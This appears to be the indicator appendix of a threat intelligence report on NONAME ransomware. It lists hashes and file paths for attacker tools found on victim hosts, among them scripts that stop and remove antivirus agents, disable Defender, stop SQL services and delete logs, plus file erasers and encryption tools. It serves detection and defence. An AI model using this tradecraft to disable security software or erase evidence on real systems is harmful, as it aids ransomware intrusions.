7fa1a42c1ef6df35f16b7bc350d9897c	9c259f40215d264d44b71baeb2a9d36ddb6bfb79	fbdd1bf7c67dd3eadc3269dd6bd1ede9d4b85f837a29560272be4fa2b6d811ed	\trend\trend\AgentRemoval\utilRPC.dll
28cefdb986be72bcb6cd2bd705a2b181	3fc477ec410c5993ef89d70838e530b9b7509f63	dae269642b9c4410a2b92c5f8d547efe7538c8462694cba1f0967159d1d8a458	\trend\trend\AgentRemoval\utilThread.dll
e92eef1ac42ae4a029438bff2f9e3328	57fd82111c5c33983bdb300ad51378b441750d46	2b2c7773e173dc7586837fcd9051b04006bfea1147f9479d4ccbb2bf1c793b72	\trend\trend\AgentRemoval\Version.txt
f5558c67a3adb662d43d40a1cbde4160	74ad5dd123037cf4d434c5073cbe04c0bcba4e79	83c43d65084cd202aa9982af6d87c963a05035f1e2cdac48304fa299584e3242	\trend\trend\AgentRemoval\x64\DIFxAPI.dll
a1914a9df064486c9d83ebdb736b480f	4f16339841f42d1d4779d8fed5b2ffe574f37c27	9fa058190030f7cd825c912328a81b7db32c3841e972a072e954bdca51c07c51	\trend\trend\AgentRemoval\x64\ncfg.exe
1c0d566c0b3ae40aac0be3aebce0bbe6	6628a6d7f9ba26dfa7c226b2956e584dde22db15	aec108b4e7d38ea4db143dccfd9707b62c57c5e240b46dcaf0aa1c6f6f292885	\trend\trend\AgentRemoval\x64\RestartManager.exe
381bcf5e750d1be1ab4fa0567cc68fba	183ea18d3ae71c7537d8ee0b2b8680f7ff4707be	b9995abeb0300b228ea7c9af2df25a469a1952267d2cf0e3294bf40a5aa055cd	\trend\trend\AgentRemoval\x64\TM_CFW.inf
c6d84e6997828c030fe540485e148b2e	07bcf03031d29397cc71edfeef285c21f3712454	e7e438cd82640673931a7dd24980f23d4cc5398694fea35a5ef61e91408240af	\trend\trend\AgentRemoval\x64\TmInstall.log
689541fe8f750b94744cab2daa41f7a4	b2d7da1c8860f4dc28b5caec64e072f368d15ee5	26d6b7525ecebb8981860732ba87db39fda42988b03e845545fae95591dc1a2f	\trend\trend\AgentRemoval\x64\tmlwf.inf
71f1224623faee4e6f4bf37bbfcc5c2d	a65d7ea122a131979f505db24df1e18750654438	9e9bc8b0bb2786698da9d6a862d0aa2c5591ca76b25ed9a88d6e073b0494ed7e	\trend\trend\AgentRemoval\x64\tmlwfins.exe

FILE-BASED INDICATORS

MD5	SHA1	SHA256	File Name
6100a872de62f0097977fcbae9a738b0	6814d9808fef8fc97cd1472f88e5793286ef4e2c	2478259368540d2671243b91b81675519ed71e7648cfd98fda1e30415861b4db	\trend\trend\AgentRemoval\x64\TmNSCIns.dll
894eee340b2780dd578605b3e86971b6	c7e11b74934e3867478bef65d0717af5d02241bd	60f3578a059145d53e85d14d79ff9e519d28c229bdf16ab294f64786456666e4	\trend\trend\AgentRemoval\x64\tmwfp.inf
e72971788fd2ffeefe0097b89b86fa4e	47c12267a28cf4d3af5857ac0b2a9ef704a1d325	cebb1f67ccc2d3f4445da771da411fab4d443992d616bd0004adfda566589543	\trend\trend\AgentRemoval\x64\tmwfpins.exe
1bd976dd77b31fe0f25708ad5c1351ae	50d075688835df04484f0b93792a530cb47a1872	b3c28941ceb057de44d9c322a38bb0f63c62d7ffbd91cf7970964413978f8eb7	\trend\trend\AgentRemoval\x86\DIFxAPI.dll
acf8880a185f5e0ac5a1667e5d6baff8	8fd244f2d0969c37c7b28c4067e284d9f08977dd	0677fa76e37f14de35ac067c4027c09d3dbb0dcfd34a6bcec17f9032e1177453	\trend\trend\AgentRemoval\x86\ncfg.exe
fc5f01d859c839fcac2e4a0c584290e8	bf811680f13c6cd4b338938182f5d3ee49deba3c	87708c1e2e5528f9b3812858049247e73a7d12e91945957ef4d242b888081663	\trend\trend\AgentRemoval\x86\RestartManager.exe
2c12356cb4cbd33850ae83997014ee3e	ba7792a584bdf698a10445f1c83bd748869547db	2da1d85354c47ea01557b44f2afeb652a2a045a163eadc46f1da909014a82524	\trend\trend\AgentRemoval\x86\tmlwfins.exe
f689821c4de2d7cc2db8f0204e12cc40	1d108cb277dd680f38912170532e2e131f7acb85	e1d19ac83abe760b822038bd3eb22fd874c58afb660f4cdb7d4ce0cb35c61020	\trend\trend\AgentRemoval\x86\TmNSCIns.dll
c409c196a9b387a03611753b5643c51a	9f07209e64851e68638425d05ac009337286c784	0cc4f555096ad3ed3625d07f678d9b7f24b15c21c8524fafda21c1ab3bc93a46	\trend\trend\AgentRemoval\x86\TmTdi.inf
23062342d6de2cc79466aa4d3db906cc	057031a1ea2468291c4d71f19615365c12d2a934	f0f66204042cdc427bb657ffe27dc5c62c4d1a22d94c048ad78f535d842b0598	\trend\trend\AgentRemoval\x86\tmwfpins.exe
5ee11435abb2c52241087c2806c296ff	2c8f278aad042517f7cadab3359418a8f1ff657a	aaddd957ee613e4d625b711d73b573b0db74b071559e8ccb20b4c3cf0d8af49e	\trend\trend\AgentRemoval\zip\LICENSE
d3a917f145be7671665ffa3ad79b25d7	eab36e76e650a43d864627f3b2f3f336f9c5e9f1	c80a5f89d2f957d3dfb848cec794b7c359bd9dbd24486e76da69b5e19cf7c4cd	\trend\trend\AgentRemoval\zip\README
00a0c8508322be89523bad6d72243939	9ccf717e63b42b4c0bd280f86e846d05e8e3aea0	ccc06fbd1a3727c2aa7ce8e6d9ecd4dddd6dc8f53e791a7dda3dacc182ef1e28	\trend\trend\AgentRemoval\zip\README.CR
79aef4a7acaeb0e979537a4bc3dcc851	88449f5743410e68ae2a01a2cbadc0b0e259e470	55f975f17ebf1bb19fbfeb82133d8f4d03015a4999cf387a79428d8875f7e491	\trend\trend\AgentRemoval\zip\zip.exe
6f61bd23295eed3e711b33b6f8b83496	8b4796a5bb89b3e024338b9aea8e1e74a037cdaf	e746742e93be876a5f918edd9fe3018a836f616b6dcfd5c3ca784a3c8a7720c8	\trend\trend\ReadMe.txt
5bd0148d4c24c4a7ab934e937692145a	9b807e0f158ebc7fbc240932b2507f3d53e225c0	00f1e50e31eeb05c6bbed46331d4a234d7d5cb3aefc11decd26e235eb0497567	\trend\trend\Siralama.txt

MD5	SHA1	SHA256	File Name
ab25ecdc6d99306946bfc14154bd9955	6b3f2cbbc3bd7cd313e7ae38c4d495a3d91e20d5	ee5e32dfafebf2a2a279489e98bb4daeb51f48141c6c7e4cad68f8013d47fed1	\trend\trend\Stop.2_24_02.log
f318f564b7d94648ef3a19120d52543e	fac29b6483374ae7849efa6e4447e81b5fabf025	f17e2ed1587d36c37bedcb2b4f3a462d70e34a0ecfdb0f5e21d925e02b7afc8f	\trend\trend\Stop.bat
a79dc338e4c51333fcff82c7c1abf96e	7e094cc9ab6129782f5e2c5b29775b89628391ae	6fb3118a7992ecf31f0f9110ad11c6af0b73a92f60e0c1683d9241f7dc2a2450	\trend\trend\TmInstall.log
c2743ac5e510228bf102b3d068979d83	1c0796d397597bf33b34acf7530a06f89652216f	96aab6d89d8562239e9103f7842b630f8658ee32db1c759d6ea3033ecc4d63ab	\trend\trend\Uninstall.2_24_04.log
f7964f6d93847ebcf8bae9cf3c00bbb2	ecaea1054f215c364b053291b480fe7d898960bb	2cb3c1d6ae576ba27b48520090c0071350fc53b69d81d5ac90889cbe45195d27	\trend\trend\Uninstall.bat
37c6581fc9f7ed653d07806d15121ef2	94431c35c2f9d69ac909ca931901c630c21f5954	87c7fd0d155e06aa6c0f9de0741c08896c4e45f248e763acf5920838e1b2b4e2	\Users\Administrator\Music\BAT\admin.ps1
052ed6e8843ae72a62a0d54b69814ce2	76b85b03c3f97bed9c011341990344a83857a620	982ac669099468b84b72fffa9cb1e65fd58ef593b74d1c34729b4ca20e5d0f1a	\Users\Administrator\Music\BAT\COP.bat
3e38e40bf9b377adea616aac4c1788dd	9473c9d3ed0cbaed6dc4133f30d14d6ddde10593	3465ef6304da51c73bad903b9307a56bdff74691e32666f430f4aaf46987126e	\Users\Administrator\Music\BAT\DEF_2.vbe
ff08de2cc70230f4b821154f6c2be77b	a5cbfb24748df382a2ea49fae8baa62949fff133	5fe5453711d839472bc94f7b9ba53626b56f901349d062e1aa8c9c07962e7691	\Users\Administrator\Music\BAT\DefenderControl.exe
a6a6123a1a1899598e292e8c987bb45a	cf45fec9ecee697863b3585b9520c5aa47c3f089	624ae9b32d9d6385bfcb85156965a50861a893a222a4b98062bb919a165b4e2b	\Users\Administrator\Music\BAT\STOP-SQL.bat
c6c785eaa4e275a160eac56bdf0bed11	93c8effbde339c20c69862459652a0686e5120a8	f6f7c07ac2d31756ca3ad78cbb927ec53ceb86ae755bfd42b1c3c4748e4bbc4b	\Users\IWAM_USR\Music\disktools\disktools.exe
a9c5924063a253f64fb86bc924be6996	c39ba1e011318b3edf295d4bdde3d56b5de89972	eb1b278b91a8f183f9749948abd9556ec21b03ca852c53e423d824d5d7cc3de4	\Users\IWAM_USR\Music\putty.exe
19f3f3beb8ec32bb6855929e0191844a	f92d989a3b62ca5d681cfd539b42ca2f56f3e3f4	ab17f9d542055dff9a580c741b49b6c5f3e1bd5686f2c228a5dfd8e58113f033	\Users\USERSPROFILE\Desktop\Project1.exe
fb9c610ba195f9b18a96b84c5e755df7	5e4f2074850cce0eab4d6165807e86c88b5b8c0b	e17ca6c764352c0a74e1e6b80278bb4395588df4bed64833b1b127ea2ca5c5fd	\Users\USERSPROFILE\Music\BAT\shadow\LogDelete.bat
ca1f1d4038a005854696030eba3a5251	48020f6f423c4cd3d159260b4014482a410f65c6	9da04d3d7f4eaf8f9811cd0de85f3102c12acdefcd9a39565ac02ad2497c5e3c	\Users\USERSPROFILE\Music\DEF_1.bat
09a155b43165c417a5b08547f0919323	2829d4fc7f31e4f110fc7cbfc72dde7a4dc0dfca	491301f6b3bc5074f978eb8ad5629923be5e5a750f43d7df96fc9c48612a0016	\Users\USERSPROFILE\Music\EraserPortable\App\eraser\Eraser.dll

FILE-BASED INDICATORS

MD5	SHA1	SHA256	File Name
460a4e15842dc74f55a213c27326a4b3	b6677bdf04eacb012d2f78c088644d9c2e294372	556c4ad6a988e840e633880fac809dda1a6f0af180ceba3e67d6ecf4eeb90b3a	\Users\USERSPROFILE\Music\EraserPortable\EraserPortable.exe
d3cca15da7805acb813d4f1556e85f58	6700afb03934b01b0b2a9885799322307e3299d5	86070a98e77b5209370b71dce0160f05a3b18ab106fc9073529869053bfe41f1	\Users\USERSPROFILE\Music\installer.exe
e69abe769fc55d60f6d5e27b8b7d4cfb	4b5a890866d8530b8d5f68a731696a9ef00b58a3	199041e91038b567ca743153f953364695b3acec6a7733e43f697c5d814fa95c	\Users\USERSPROFILE\Music\stop.bat
2aae8aff8ddc0700a846df0daa5306b6	b9ef6ae8599f68ea25652db8dfd5b1e3bba192bf	b70b3857c162214bec81c04e992119e44339435f9c72bf7760b0107aaad6ed79	\Users\USERSPROFILE\Music\trend.zip
28dc190145718759215ac12ec30485a1	525cd17435db24b45a9764e8adb9d3870a966461	526944d1a34a90adcbb262770f45751a658d81c005ae33ecc524607d63f8e965	\Users\USERSPROFILE\Music\trend\trend\AgentRemoval\AgentRemoval.bat
ce71bf4ac21a10188b52b94082a53cc7	cc83fe68c8510c71f9853afbc451b32073d32100	459b2b1efad8f22eb9ef54cc9101b44d5d223ff2058af303194e265db6a6522a	\Users\USERSPROFILE\Music\trend\trend\AgentRemoval\AgentStop.bat
f00b758b84af79b57724653b3a908da1	b6cd1ca9547cf2a130ce3bfdfc3ca1e510fdc43c	171a53c82c92d1aec88714e79a6082268b4e3c0b8a3d21f6c4cca287e513ee51	\Users\USERSPROFILE\Music\VeraCryptPortable\App\VeraCrypt\VeraCryptExpander-x64-legacy.exe
e044b57200d0edb5eeecd54238884422	df6ea7d7c7223ba31fb69d66850fd07feb3f70df	298666590221ca1da0ab14a76ecc9c87727fa793d8f3aef39f85a0d7a147496f	\Users\USERSPROFILE\Music\VeraCryptPortable\App\VeraCrypt\VeraCrypt-x64.exe
1b57c3d7b0a4fe965f5726118661a90b	b19b245a1f33513d4595a7236aa0831fce5993ac	df485b220d574f2a0f62d1eb5378d8b2eda781772efde52639f9744b97610198	\zip\7z.zip
56beffd3a2a68f5453d65cfff63203d2	8803e93cc8821cff230a7d1028955182d76c009d	56ef717df2c9a6906866ca9a032a9401ba16105a4e0b879bf2fc7f9fa1df6abe	\zip\BAT.zip
ec2ce4de85cb4ceaa31a99493b20f7bf	8a154e8d962248ef65ed34ae43bf4db3f870541f	3816a5eda6d256b46b170beda7072d837b6cb7645a245c788a77f91f65ea4a22	\zip\disktools.zip
c163505ad54b92f5cabb24f9518248d7	2267792c93eb738edff50f7c383589173bc6baa2	db18f29cd0808ad58218e1c33875dd398499b3077cd27acaec163f03906c86c3	\zip\EraserPortable.zip
35a6eae447d862b73d8006298d16cc3b	955eabbf219ab2638468e1e75cad8ad2ca6dea4c	473ef8d2926c1e99fd11dcc098eac248935d1eb7cd8de5dd4f96145fa82ef863	\zip\SpaceMonger.zip

NONAME RANSOMWARE THREAT INTELLIGENCE REPORT

PURE7
PUSHES THE LIMITS